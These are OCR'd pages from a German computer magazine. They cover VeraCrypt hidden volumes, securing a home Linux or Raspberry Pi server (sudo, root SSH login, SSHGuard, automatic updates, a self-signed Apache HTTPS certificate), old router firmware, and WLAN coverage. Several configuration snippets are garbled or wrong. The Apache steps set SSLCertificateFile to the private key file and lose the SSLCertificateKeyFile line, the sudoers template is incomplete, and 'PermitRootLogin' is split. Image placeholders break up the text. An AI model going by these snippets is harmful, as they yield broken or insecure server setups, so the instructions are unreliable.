Durchaus kompliziert ist etwa die Definition einer neuen Schlüsseldatei („Add/Remove Keyfiles“). Dazu müssen Sie nämlich für die Anmeldung „Use keyfiles“ aktivieren und die bisherige Datei angeben, unter „New“ erneut „Use keyfiles“ aktivieren und dort die neue definieren. ■

VERSTECKTE VERACRYPT-VOLUMES


Im zweiten Fenster des Assistenten kann man mit „Hidden VeraCrypt Volume“ einen versteckten Container innerhalb eines sichtbaren Containers anlegen. Der Vorgang beginnt zunächst mit dem „Outer Volume“. Nach Erstellung, Kennwortvergabe und Bestückung mit Dateien (was auch später geschehen kann) führt der Assistent automatisch weiter zum „Hidden Volume“, das im äußeren Container untergebracht wird. Wichtig ist, dass dieser zweite Container ein völlig anderes Kennwort erhält. Nutzt man beim späteren Mounten der Containerdatei das erste Kennwort, so öffnet sich das äußere Volume. Gibt man hingegen das zweite Kennwort ein, öffnet dies das innere, versteckte Volume. Laut Hersteller ist das innere Volume auch bei geöffnetem äußeren Volume und genauer Datenanalyse nicht nachweisbar.

Natürlich sind versteckte Container eine reichlich paranoide Methode, wenn es nur um den Datenschutz einiger Tabellen oder Texte geht. Das Prinzip „Plausible Deniability“ (glaubhafte Abstreitbarkeit) soll dem Datenbesitzer unter Erpressung oder Folter die Möglichkeit geben, ein Passwort preiszugeben – aber eben nicht das entscheidende. Wer tatsächlich mit einer solchen Situation rechnen muss, sollte im sichtbaren „Outer Volume“ zumindest scheinbar interessante Daten bereithalten.

Server, aber sicher!

Anschließen. Linux auf SD-Karte. Loslegen? Leider ist es bei Servern aller Art nicht ganz so einfach, das System sicher zu betreiben. Selbst wenn es sich nur um einen Raspberry Pi handelt, gehören zum sicheren Betrieb ein paar zusätzliche Handgriffe.

VON DAVID WOLSKI




Erschwingliche Ein-Platinen-Computer wie der Raspberry Pi haben den Aufwand erheblich gesenkt, von zu Hause aus einen kleinen Linux-Server zu betreiben. Die niedrigen Einstiegshürden bedeuten aber nicht, dass es damit auch einfacher wird, einen Linux-Server auch wirklich ausreichend sicher zu betreiben. Klar, ein aktuelles Linux-System bringt die besten Voraussetzungen für eine sichere Konfiguration mit. Aber ganz automatisch geht es eben dann doch nicht. Bei jedem Server, der von außen – über das Internet – erreichbar ist, sind einige Sicherheitsvorkehrungen Pflicht, die das System möglichst sicher halten und einen Einbruch unwahrscheinlich machen. Das betrifft auch heimische Miniserver, die nur an einer DSL-Leitung hängen und lediglich über eine dynamische Hostadresse erreichbar sind. Auch dort werden ungebetene Besucher anklopfen und Einlass begehren. Dahinter stecken selten gezielte Angriffe, sondern automatisierte Scans, die nach dem Zufallsprinzip einen Adressbereich abklappern, um nach häufigen Sicherheitslücken und Einfallstoren zu suchen.

Zu einfach sollte man es diesen Wegelagerern nicht machen, denn diese sind inzwischen gut vernetzt: Die Suchmaschine Shodan (*https://www.shodan.io*) beispielsweise sucht mit Crawlern aktiv nach Routern, allen Sorten von Internet-of-Things-Geräten und von außen erreichbaren Raspberry-Pi-Platinen. Das Python-Script „Autosploit“ (*https://git.io/vpZwf*) kombiniert die Suchergebnisse von Shodan mit dem Metasploit-Framework und macht es so auch wenig versierten Hackern einfach, Exploit-Scripts gegen Hunderte von Adressen anzuwenden. Wer seinen Linux-Server korrekt konfiguriert und mit Updates versorgt, hat allerdings wenig zu befürchten.

Router: Nur benötigte Ports öffnen

Wer heimische Datenserver nur im lokalen Netz betreibt, bietet keine Angriffsfläche via Internet. Sicherheitskritisch sind hingegen Linux-Server oder Platinenrechner, die zu Hause stehen und per Router ins Internet gehen. Deshalb kommt auch erst einmal die richtige Routerkonfiguration an die Reihe. Der Router ist es nämlich, der per Portweiterleitung den Zugang von außen auf einen Dienst im lokalen Netzwerk öffnet. Der Router dient zugleich als Firewall, die nur den Netzwerkverkehr auf die er-



Portfreigabe einer AVM Fritzbox: Voraussetzung für weitergeleitete Ports ist eine feste IP-Adresse. Diese vergibt die Fritzbox unter „Heimnetz → Netzwerk“ an die Geräte im LAN.

laubten Ports durchlassen soll. Einige Router bieten in ihrer Konfiguration die Möglichkeit, einen „Exposed Host“ beziehungsweise eine DMZ (Demilitarisierte Zone) einzurichten, um alle Anfragen ungefiltert an die angegebene Serveradresse im lokalen Netzwerk weiterzuleiten.

Diese Lösung scheint bequem, da man sich dann über die einzelnen Ports angebotener Dienste keine Gedanken machen muss. Sie kommt aber keinesfalls in Betracht: Der Server wäre damit völlig exponiert – ein unnötiges Risiko. Deshalb leitet man via Router besser ganz gezielt jene Ports an den Server im heimischen Netzwerk weiter, die dieser auch wirklich bedienen soll: Für den Wartungszugang per SSH brauchen Sie nur eine Weiterleitung von Port 22, HTTP verlangt Port 80 und HTTPS Port 443. Die Konfiguration einer Firewall mit iptables oder einem Hilfsprogramm wie ufw auf dem Linux-System kann dann entfallen.

Benutzer: Arbeiten ohne root-Konto

Server werden üblicherweise über SSH gepflegt, eine grafische Oberfläche auf Servern ist eher die Ausnahme. Bei SSH kommt es darauf an, dass alle Benutzeraccounts sichere, also komplexe Passwörter haben. Zudem sollten Standardaccounts wie „root“ oder „pi“ über SSH nicht direkt zugänglich sein, damit der Kontoname nicht einfach erraten werden kann.

1. In Ubuntu, Open Suse und neueren Ausgaben von Raspbian ist die Anmeldung als root sowieso nicht nötig, in Ubuntu und Co. ist die Anmeldung als root sogar deaktiviert. Alle administrativen Tätigkeiten werden per sudo erledigt. Diese Praxis empfiehlt sich auch für alle anderen Linux-Distributionen. Die Konfiguration von sudo liegt in der Datei „/etc/sudoers“ vor, wobei eine manuelle Anpassung dieser Datei mit dem Editorbefehl visudo erfolgen sollte, da dieser die korrekte Syntax beim Speichern überprüft. Über den root-Account ruft man den Editor zur ersten Konfiguration mit dem Kommando

```
su -c "visudo"
```


auf. Die Definition von Benutzerprivilegien erfolgt ganz am Ende der Datei nach dem folgenden Schema

```
[benutzer] ALL=(ALL:ALL)
```

wobei der Platzhalter „[benutzer]“ für den tatsächlichen Kontonamen steht. In Ubuntu/Debian/Raspbian ist in der Datei schon die Gruppe „sudo“ eingetragen und es genügt, weitere Benutzer einfach mittels des Befehls

```
usermod -a -G sudo [Benutzername]
```

in diese Gruppe aufzunehmen, um sie damit für den Einsatz von sudo freizuschalten.



Gruppe statt Benutzer: In Debian und Ubuntu ist die Gruppe „sudo“ vordefiniert. In diese müssen weitere Benutzer, denen Sie sudo erlauben wollen, nur noch aufgenommen werden.

2. Der Systembenutzer „root“ sollte sich über SSH gar nicht mehr anmelden dürfen. Damit man sich nicht selbst aussperrt, ist es wichtig, sich wirklich erst davon zu überzeugen, dass sudo mit eigenen Passwort funktioniert. Besteht darüber kein Zweifel, können Sie die Konfiguration des SSH-Dienstes in der Datei „/etc/ssh/sshd_config“ anpassen und mit der Zeile.

```
PermitRootL ogin no
```

die SSH-Anmeldung für root verbieten. Die Änderung ist nach einem Neustart des SSH-Dienstes aktiv, was beispielsweise in Debian der Befehl

```
sudo service ssh restart
```

erledigt.

Türsteher: Der SSH Guard


Automatisierte Angriffe per Wörterbuchattacken auf den SSH-Port des Servers pral-

FIRMWARE: AUCH ROUTER BRAUCHEN UPDATES


Ein oft unterschätztes Risiko sind die Router selbst, die zur Anbindung des heimischen Servers ans Internet dienen und damit den eingehenden Datenverkehr regeln und per NAT (Network Address Translation) an die Teilnehmer im lokalen Netzwerk vermitteln. Nicht selten schlummern in der Firmware älterer Router Sicherheitslücken, die Einbrüche von außen, von der Internetverbindung aus ermöglichen. Eine gravierende Lücke betrifft aktiviertes UPnP (Universal Plug and Play), mit dem der Router Geräten und Programmen im LAN erlaubt, Ports nach außen automatisch zu öffnen. Diese Lücken wurden 2013 bekannt, aus Sicherheitsgründen von den Entdeckern aber damals nicht veröffentlicht, da Millionen von Routern verwundbar waren, etwa der damals immens populäre Cisco Linksys WRT54GL. Inzwischen hat sich der Schleier der Geheimhaltung gelüftet und die Studie von 2013 ist unter *http://defensecode.com/whitepapers/From_Zero_To_ZeroDay_Network_Devices_Exploitation.txt* veröffentlicht. Alte Router, für die es seit Jahren kein Firmwareupdate mehr gab, sind schlimmstenfalls genau für die UPnP-Lücke anfällig und sollten ausgemustert werden.



Vorsicht vor Sicherheitslücken in alten Routern: Viele alte Modelle, hier der ehemals sehr verbreitete Cisco Linksys WRT-54GL, weisen Sicherheitslücken im UPnP-Protokoll auf.



Unbeaufsichtigt immer auf dem neuesten Stand: Debian- und Ubuntu-Systeme liefern für regelmäßige Sicherheitsupdates per Cronjob ein unkompliziertes Konfigurations-Script mit.



Ubuntu-Server nach der Installation: Das System bietet die Einrichtung automatischer Updates selbst an.

len nach diesen ersten Maßnahmen schon zuverlässig ab. Bei mehreren Hundert gescheiterten Verbindungsversuchen täglich wird das Access-Logfile aber unübersichtlich. Dagegen ist ein Kraut gewachsen: SSH Guard ist ein Wächterdienst, der wiederholt gescheiterte Anmeldeversuche anhand deren ausgehender IP-Adresse abblockt und dabei auch IPv6 unterstützt. In Ubuntu, Debian und Raspbian ist der Dienst mit

```
sudo apt-get install sshguard
```

eingerichtet und sofort aktiv.

Ohne Aufsicht: Automatische Systemupdates

Linux-Distributionen machen dank ihres Paketmanagers die Aufgabe einfach, das System auf dem neuesten Stand und damit sicher zu halten. Auf Servern mit Ubuntu, Debian und Raspbian bietet es sich an, Sicherheitsupdates automatisch zu installieren. Die Serverausgabe Ubuntus bietet nach der Installation diese Option sogar explizit an.

Vorbereitete Scripts für unbeaufsichtigte Updates in Debian, Raspbian und Ubuntu installiert dieser Befehl:

```
sudo apt-get install unattended-
  upgrades
```

Danach verlangt das System nur noch kleinere Anpassungen. Ein Paketkonfigurations-Script startet dieses Kommando:

```
sudo dpkg-reconfigure
  --priority=low unattended-
  upgrades
```

Es zeigt eine Rückfrage nach dem automatischen Herunterladen und Installieren an, die man mit „Ja“ beantwortet. Die benötigten Einträge für einen täglichen Cronjob, der um 6:25 Uhr ausgeführt wird, erstellt das Konfigurationsscript nun selbständig. Der Befehl

```
sudo unattended-upgrades --dry-run
  -d
```

kann die automatische Updatefunktion testen, ohne dabei tatsächlich zu installieren. Die Logdatei „/var/log/unattended-upgrades/unattended-upgrades.log“ protokolliert die Updates. Eine komplette Distributionsaktualisierung, die auch geänderte Abhängigkeiten unter Paketen beachtet, muss hin und wieder manuell mit

```
sudo apt-get dist-upgrade
```

aufgerufen werden.

Auch andere Linux-Distributionen kennen solche automatischen Updates. In Open Suse kümmert sich das Paket „yast2-online-update-configuration“ darum, das nach der Installation in Yast auf seine Konfiguration wartet. Cent-OS stellt mit „yum-cron“ einen Automatismus bereit, der mit

```
sudo systemctl enable yum-cron.
  service
```

in Gang gesetzt wird.

Zugangsdaten: Nur verschlüsselt anmelden

Es ist inzwischen zum großen Tabu geworden, im Internet mit unverschlüsselten Log-in-Daten zu arbeiten. Unverschlüsselte Protokolle wie FTP zur Datenübertragung oder HTTP zur Anmeldung auf Webseiten sind ein hohes Risiko.

Wer vom heimischen Server aus Webdienste anbietet, die ein Log-in erfordern, muss unbedingt auf die Verschlüsselung per HTTPS achten. Dazu benötigt der Webserver ein SSL-Zertifikat, das in die Webserver-Konfiguration eingebunden wird.

Für den Eigenbedarf reicht ein selbst signiertes Zertifikat aus, das man sich selbst ausstellen kann. Bei dynamischen Domainnamen für den Router gibt es sowieso keine zuverlässige Alternative, da man dafür nicht einfach SSL-Zertifikate bekommt. Auf einem Ubuntu/Debian/Raspbian statten folgende Schritte einen Apache-2-Webserver mit einem selbst signierten Zertifikat und mit HTTPS aus:

1. Das selbst signierte Zertifikat und dessen Dateien erstellt dieser Befehl:

```
sudo openssl req -x509 -nodes -days
  720 -newkey rsa:2048 -keyout /etc/
  ssl/certs/apache.key -out /etc/
  ssl/certs/apache.crt
```

Das dabei angezeigte Frageformular können Sie mit beliebigen Angaben ausfüllen.

2. Der Webserver Apache liefert schon eine Standardkonfiguration für SSL mit, die in der Datei „/etc/apache2/sites-available/default-ssl“ vorliegt. Mit einem beliebigen Texteditor wie Nano tauschen Sie die Zeile

```
SSLCertificateFile  /etc/ssl/
  certs/ssl-cert-snakeoil.pem
```

gegen

```
SSLCertificateFile  /etc/ssl/
  certs/apache.key
```

aus sowie darunter die Zeile

```
SSLCertificateKeyFile /etc/ssl/
```

```
private/ssl-cert-snakeoil.key
```

Gegen diesen Eintrag:

```
SSLCertificateFile  /etc/ssl/
 certs/apache.key
```

3. Die gerade bearbeitete und gespeicherte Datei „default-ssl“ repräsentiert in Apache eine neue „Site“, die dann folgendes Kommando aktiviert:

```
sudo a2ensite default-ssl
```

4. Bevor Apache einen Port für HTTPS öffnen kann, müssen Sie noch das SSL-Modul von Apache mit dem Kommando

```
sudo a2enmod ssl
```


einschalten und anschließend den Webserver selbst mit

```
sudo service apache2 force-reload
```


neu starten. Falls ein Konfigurationsfehler auftritt, wird sich Apache jetzt mit einer Meldung beschweren. Die Warnung „Could not reliably determine the server's fully qualified domain name“ kann man indes ignorieren.

5. Bei einem ersten Aufruf des Webservers mit einem Browser über „https://[Server-Adresse]“ zeigt der Browser einen Warnhinweis über ein ungültiges Zertifikat an. Denn das eigene Zertifikat ist nicht durch eine zentrale Zertifizierungsstelle (CA) signiert und aktuelle Webbrowser stufen die Verbindung zunächst daher als nicht vertrauenswürdig ein.

Die Verbindung ist aber trotzdem sicher verschlüsselt. In den üblichen Browsern wie Firefox und Chrome/Chromium müssen Sie nur einmalig eine Ausnahme für das eigene Zertifikat und für den genutzten Domainnamen gestatten. ■



Selbst signieren: Ein selbst ausgestelltes SSL-Zertifikat genügt für sicher verschlüsselte HTTPS-Verbindungen zum eigenen Server. Ein Linux-System liefert dazu alle Tools mit.



Als Ausnahme aufnehmen: Webbrowser weisen deutlich darauf hin, wenn ein Zertifikat keine CA-Signatur hat. Bei selbst signierten Zertifikaten ignorieren Sie diese Warnung.

SERVERADMINISTRATION: PANNEN UND SÜNDEN

Auch wenn es absolute Sicherheit auf Servern mit Internetanbindung nicht gibt, so sollte man es potenziellen Angreifern so schwer wie möglich machen. Die folgenden Konfigurationspannen treten häufiger auf, oft erst nach längerer Laufzeit im Dauerbetrieb.

- **Einfache Passwörter:** Alle Passwörter, nicht nur jene von root, müssen ausreichend komplex sein.
- **Keine Updates:** Auch wenn es selten vorkommt, so hat auch bewährte Open-Source-Software bisweilen Sicherheitslücken. Regelmäßige Updates des Systems sind Pflicht.
- **Unverschlüsselte Protokolle:** Sobald Benutzer-Log-ins übertragen werden, darf dies nur über verschlüsselnde Protokolle wie SSH, HTTPS oder bei Dateiübertragung per SFTP geschehen.
- **Obsolete Linux-Distributionen:** Reguläre Distributionen erreichen schon nach wenigen Monaten das Ende ihres Wartungszyklus. Für Server kommen deshalb nur Distributionen mit Langzeitsupport in Frage.
- **PHP-Software zu alt:** PHP hat sich als schnell zu erlernende Script-Sprache im Web durchgesetzt, aber Sicherheit bekommt von den PHP-Entwicklern, wenn überhaupt, oft nur wenig Aufmerksamkeit. Jedes PHP-Projekt muss akribisch auf dem neusten Stand gehalten werden.
- **Ungepflegte Webserver:** Vergessene Konfigurationsdateien, unsichere Zugriffsrechte auf Verzeichnisse oder fehlende SSL-Zertifikate lassen einen Webserver zu viel ausplaudern.
- **Offenstehende Datenbanken:** Eine Menge PHP-Projekte laufen mit einer Datenbank wie Maria DB oder My SQL im Rücken. Auch die Konten der Datenbank inklusive Datenbank-Rootzugang brauchen ein sicheres Passwort.

Das optimale Funknetz

Ohne WLAN geht nichts – selbst wenn Sie andere Vernetzungstechniken bevorzugen. Tablets und Smartphones können nur so am Netzwerk teilnehmen und auch Notebooks macht man ungern durch Verkabelung immobil.

VON HERMANN APFELBÖCK



WLAN ist eine bequeme Vernetzungstechnik – keine Kabel, geringer Aufwand und alle Netzwerkgeräte bleiben mobil. Wenn der Router die Übertragungsstandards 802.11n oder 802.11ac bietet, sind die Daten theoretisch schneller unterwegs als im Fast-Ethernet-Kabelnetz (100 MBit/s), nämlich mit 150 bis 300 MBit/s (und bis 600 MBit/s) – locker ausreichend für Video, Gaming und Backups. Praktisch sind aber ideale Bedingungen notwendig, um wenigstens ein Drittel dieser Bruttoleistungen zu erreichen. Oft verhelfen erst gezielte Ausbaumaßnahmen zum optimalen Durchsatz. Neben der Dämpfung durch Wände sind große Entfernungen vom Router und störende Nachbarnetze die größten Bremsen. Mit den Tipps und Hardwareempfehlungen der folgenden Seiten verbessern Sie die Leistung. Wir zeigen aber auch, wie Sie die Sicherheit des Funknetzes optimieren.

1. Externe WLAN-Adapter unter Linux

In Notebooks verbaute WLAN-Chips sind unter Linux in der Regel sofort im Funknetz. Für einige externe WLAN-USB-Adapter gibt es jedoch unter Linux keine Treiber. Das äußert sich schlicht so, dass der Network-Manager in der Systemleiste kein Funknetz anzeigt. Beachten Sie in diesem Fall die triviale Ursache, dass der WLAN-Adapter eventuell nur über eine Tastenkombination mit der Fn-Taste aktiviert werden muss. Sollte trotzdem kein WLAN auftauchen, fehlt der nötige Treiber. Sehen Sie unter *https://wiki.ubuntuusers.de/WLAN/Karten* nach, ob es Infos zum verwendeten Gerät gibt. Ideal sind Geräte mit dem Vermerk „direkt unterstützt". Viele weitere Adapter lassen sich zur Zusammenarbeit bewegen. In der Regel ist es aber einfacher, einen von Linux unterstützten WLAN-Stick zu kaufen (kleine Auswahl):



Notebooks ergänzen: Externe USB-WLAN-Sticks bieten aktuelle 802.11-Standards und mit eigener Antenne meist bessere Sendeleistungen als interne Funkchips.

Asus N10 Nano WLAN-Stick	10 €
CSL 300 MBit/s USB 2.0 WLAN Stick	10 €
Edimax EW-7811UN Wireless USB Adapter	7 €
Fritz WLAN USB Stick-N v2.4	22,99 €
TP-Link TL-WN823N N300 Mini WLAN USB Adapter	10 €

Externe WLAN-USB-Adapter lohnen sich oft trotz vorhandenem WLAN-Chip, weil die Gehäuse von Notebooks und Ultrabooks auf die internen WLAN-Antennen als Abschirmung wirken. Sie erlauben außerdem den Zugang des Clients zum Fünf-GHz-Frequenzband, falls der WLAN-Router dies anbietet (siehe Punkt 6).

2. Analyse der Funknetzreichweite

Wer wissen will, wie viel in den Räumen wirklich ankommt, nimmt am besten ein mobiles Android-Gerät und eine passende



Prüfen ist besser als pauschalen Tipps zu vertrauen: Am bequemsten ist die Analyse des Funknetzes mit Handy oder Tablet und einer Android-App.

App. Der Wi-Fi Analyzer oder der simple Wi-Fi Signalmesser funktionieren in jedem Fall, doch wer eine Fritzbox besitzt, greift besser zur übersichtlichen Fritz App WLAN. Hier zeigen die Option „WLAN messen" und ein Gang durch die Räume, wo optimale oder mangelhafte Ausleuchtung vorliegt.

Wenn das Routersignal nicht ausreicht, helfen die nachfolgend beschriebenen Ausbaumaßnahmen (Punkt 3 bis 5). Ratschläge, die Position des Routers zu ändern, scheitern praktisch immer an den Gegebenheiten. Da der Router an den Splitter (DSL) oder an die Multimedia-Dose (Kabel) gebunden ist, sind nur minimale Ortsänderungen möglich, die dann auch nur Minimales bewirken. Gleiches gilt für die Ausrichtung der Stabantennen, sofern vorhanden. Neuere Fritzboxen arbeiten mit internen Antennen, die das WLAN-Signal kugelförmig abstrahlen. Optimieren lässt sich hier nichts.

Zweifel an der Effizienz einer Antennenausrichtung hinterlässt aber auch ein kleiner Versuch mit einem Access Point, der bewegliche Stabantennen trägt: Wir erhalten beim Clientgerät immer 43 MBit/s angezeigt, egal ob die Antennen senkrecht,



Bessere Kontrolle durch eigenen Namen: Der Repeater verstärkt zwar nur den Basissender, aber anhand seiner eigenen SSID erkennen Sie besser, mit welchem Gerät Sie sich verbinden.

rechts oder links horizontal liegend oder nach hinten liegend angeordnet werden.

3. WLAN-Repeater ins Netz bringen

Ein Repeater empfängt das Funksignal des Basisrouters und sendet es verstärkt weiter. Er muss an einem Ort aufgestellt sein, wo das Signal der Basisstation noch einigermaßen zu empfangen ist. Optimal ist das Verfahren nicht, da jedes Datenpaket zweimal gesendet (vom Router und vom Repeater) und zweimal empfangen werden muss (vom Repeater und vom Endgerät). Trotzdem kann ein Repeater den Datendurchsatz verdoppeln bis vervierfachen. Die unterschiedlichen Preise von 20 bis 80 Euro rechtfertigen sich durch unterschiedliche theoretische Sendeleistungen (300 bis 1200 MBit/s), durch Dualband-Fähigkeit (2,4 und fünf GHz) und durch eventuelle Sekundärfunktionen wie Ethernet- oder Audioanschlüsse.

Da Repeater immer eine Notlösung bleiben, sind hochpreisige Repeater selten sinnvoll: Unterstützung für das Fünf-GHz-Band scheint unnötiger Luxus, weil der WLAN-Repeater typischerweise das Signal an Orten verstärken soll, wo vom Router deutlich zu wenig ankommt. Bei der Reichweite ist die 2,4-GHz-Frequenz der Fünf-GHz-Frequenz überlegen, so dass sich an abgelegenen Stellen die Verstärkung des 2,4-GHz-Signals anbietet. Im konkreten Test konnte ein Fritz-Repeater das schwache 2,4-GHz-Restsignal des Routers von etwa zehn MBit/s auf brauchbare 42 MBit/s steigern, während sich das Restsignal im Fünf-GHz-Band von zwei MBit/s nicht mehr alltagstauglich verstärken ließ.

Einrichtung des Repeaters: Das Gerät muss sich mit der Router-Basisstation verbinden. Stecken Sie den Repeater zur Ersteinrichtung in der Nähe des Routers in eine Steckdose. Alle neueren Repeater und Router bieten als Verbindungsoption das Wi-Fi Protected Setup (WPS), das Ihnen manuelle Eingaben abnimmt. Sie müssen nur im Abstand von zwei Minuten auf beiden Geräten den WPS-Knopf drücken. Dann erhält der Repeater die Infos über den Netzwerknamen und das Kenn-

KONFIGURATIONSOBERFLÄCHEN IM BROWSER

